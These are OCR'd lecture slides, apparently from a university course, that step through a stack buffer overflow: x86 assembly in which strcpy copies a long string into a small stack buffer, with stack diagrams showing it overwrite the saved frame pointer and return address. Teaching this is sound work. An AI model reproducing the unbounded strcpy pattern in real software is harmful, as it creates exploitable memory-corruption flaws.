
0xfd2b8

0xfd2ac

0xfd290

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c

```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



0xfd2e0

0x8048504

0x8048423

0xfd2d0

0x8048504

0xfd2ac

0xfd2d4

0xfd2c0

0xfd2bc


0xfd2b8

0xfd2ac

0xfd290

```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
    push %ebp                     0x80483f4
    mov %esp,%ebp                 0x80483f5
    sub $0x28,%esp                0x80483f7
    mov 0x8(%ebp),%eax            0x80483fa
    mov %eax,0x4(%esp)            0x80483fd
    lea -0xc(%ebp),%eax           0x8048401
    mov %eax,(%esp)               0x8048404
    call strcpy                   0x8048407
    leave                         0x804840c
    ret                           0x804840d
  main:
    push %ebp                     0x804840e
    mov %esp,%ebp                 0x804840f
    sub $0x10,%esp                0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                    0x804841e
    mov $0x8048517,%eax           0x8048423
    mov %eax,(%esp)               0x8048428
    call printf                   0x804842b
    mov $0x0,%eax                 0x8048430
    leave                         0x8048435
    ret                           0x8048436
```


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



```
0xfd2e0                      0xfd2d4



0x8048504
0x8048423                    0xfd2c0
0xfd2d0                      0xfd2bc
                             0xfd2b8

asu (0x20757361)             0xfd2ac





0x8048504
0xfd2ac
                             0xfd290
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
  mycpy:
    push %ebp                    0x80483f4
    mov %esp,%ebp                0x80483f5
    sub $0x28,%esp               0x80483f7
    mov 0x8(%ebp),%eax           0x80483fa
    mov %eax,0x4(%esp)           0x80483fd
    lea -0xc(%ebp),%eax          0x8048401
    mov %eax,(%esp)              0x8048404
    call strcpy                  0x8048407
    leave                        0x804840c
    ret                          0x804840d
  main:
    push %ebp                    0x804840e
    mov %esp,%ebp                0x804840f
    sub $0x10,%esp               0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                   0x804841e
    mov $0x8048517,%eax          0x8048423
    mov %eax,(%esp)              0x8048428
    call printf                  0x804842b
    mov $0x0,%eax                0x8048430
    leave                        0x8048435
    ret                          0x8048436
```



```
0xfd2e0
                              0xfd2d4



0x8048504
                              0xfd2c0
0x8048423
                              0xfd2bc
0xfd2d0
                              0xfd2b8

cse (0x20657363)
asu (0x20757361)
                              0xfd2ac





0x8048504
0xfd2ac
                              0xfd290
```

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
  push %ebp                   0x80483f4
  mov %esp,%ebp               0x80483f5
  sub $0x28,%esp              0x80483f7
  mov 0x8(%ebp),%eax          0x80483fa
  mov %eax,0x4(%esp)          0x80483fd
  lea -0xc(%ebp),%eax         0x8048401
  mov %eax,(%esp)             0x8048404
  call strcpy                 0x8048407
  leave                       0x804840c
  ret                         0x804840d
main:
  push %ebp                   0x804840e
  mov %esp,%ebp               0x804840f
  sub $0x10,%esp              0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                  0x804841e
  mov $0x8048517,%eax         0x8048423
  mov %eax,(%esp)             0x8048428
  call printf                 0x804842b
  mov $0x0,%eax               0x8048430
  leave                       0x8048435
  ret                         0x8048436
```


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



0xfd2e0	0xfd2d4
0x8048504	0xfd2c0
0x8048423	0xfd2bc
0xfd2d0	0xfd2b8
340 (0x20303433)	
cse (0x20657363)	
asu (0x20757361)	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                 0x80483f4
    mov %esp,%ebp             0x80483f5
    sub $0x28,%esp            0x80483f7
    mov 0x8(%ebp),%eax        0x80483fa
    mov %eax,0x4(%esp)        0x80483fd
    lea -0xc(%ebp),%eax       0x8048401
    mov %eax,(%esp)           0x8048404
    call strcpy               0x8048407
  → leave                     0x804840c
    ret                       0x804840d
main:
    push %ebp                 0x804840e
    mov %esp,%ebp             0x804840f
    sub $0x10,%esp            0x8048414
    movl $0x8048504,(%esp)    0x8048417
    call mycpy                0x804841e
    mov $0x8048517,%eax       0x8048423
    mov %eax,(%esp)           0x8048428
    call printf               0x804842b
    mov $0x0,%eax             0x8048430
    leave                     0x8048435
    ret                       0x8048436
```



Stack	Address
0xfd2e0	0xfd2d4
0x8048504	0xfd2c0
0x8048423	0xfd2bc
fall (0x6c6c6166)	0xfd2b8
340 (0x20303433)	
cse (0x20657363)	
asu (0x20757361)	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c


```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp            0x80483f5
    sub $0x28,%esp           0x80483f7
    mov 0x8(%ebp),%eax       0x80483fa
    mov %eax,0x4(%esp)       0x80483fd
    lea -0xc(%ebp),%eax      0x8048401
    mov %eax,(%esp)          0x8048404
    call strcpy              0x8048407
→   leave                    0x804840c
    ret                      0x804840d
main:
    push %ebp                0x804840e
    mov %esp,%ebp            0x804840f
    sub $0x10,%esp           0x8048414
    movl $0x8048504,(%esp)   0x8048417
    call mycpy               0x804841e
    mov $0x8048517,%eax      0x8048423
    mov %eax,(%esp)          0x8048428
    call printf              0x804842b
    mov $0x0,%eax            0x8048430
    leave                    0x8048435
    ret                      0x8048436
```



0xfd2e0	0xfd2d4
0x8048504	
201 (0x31303220)	0xfd2c0
fall (0x6c6c6166)	0xfd2bc
340 (0x20303433)	0xfd2b8
cse (0x20657363)	
asu (0x20757361)	
	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

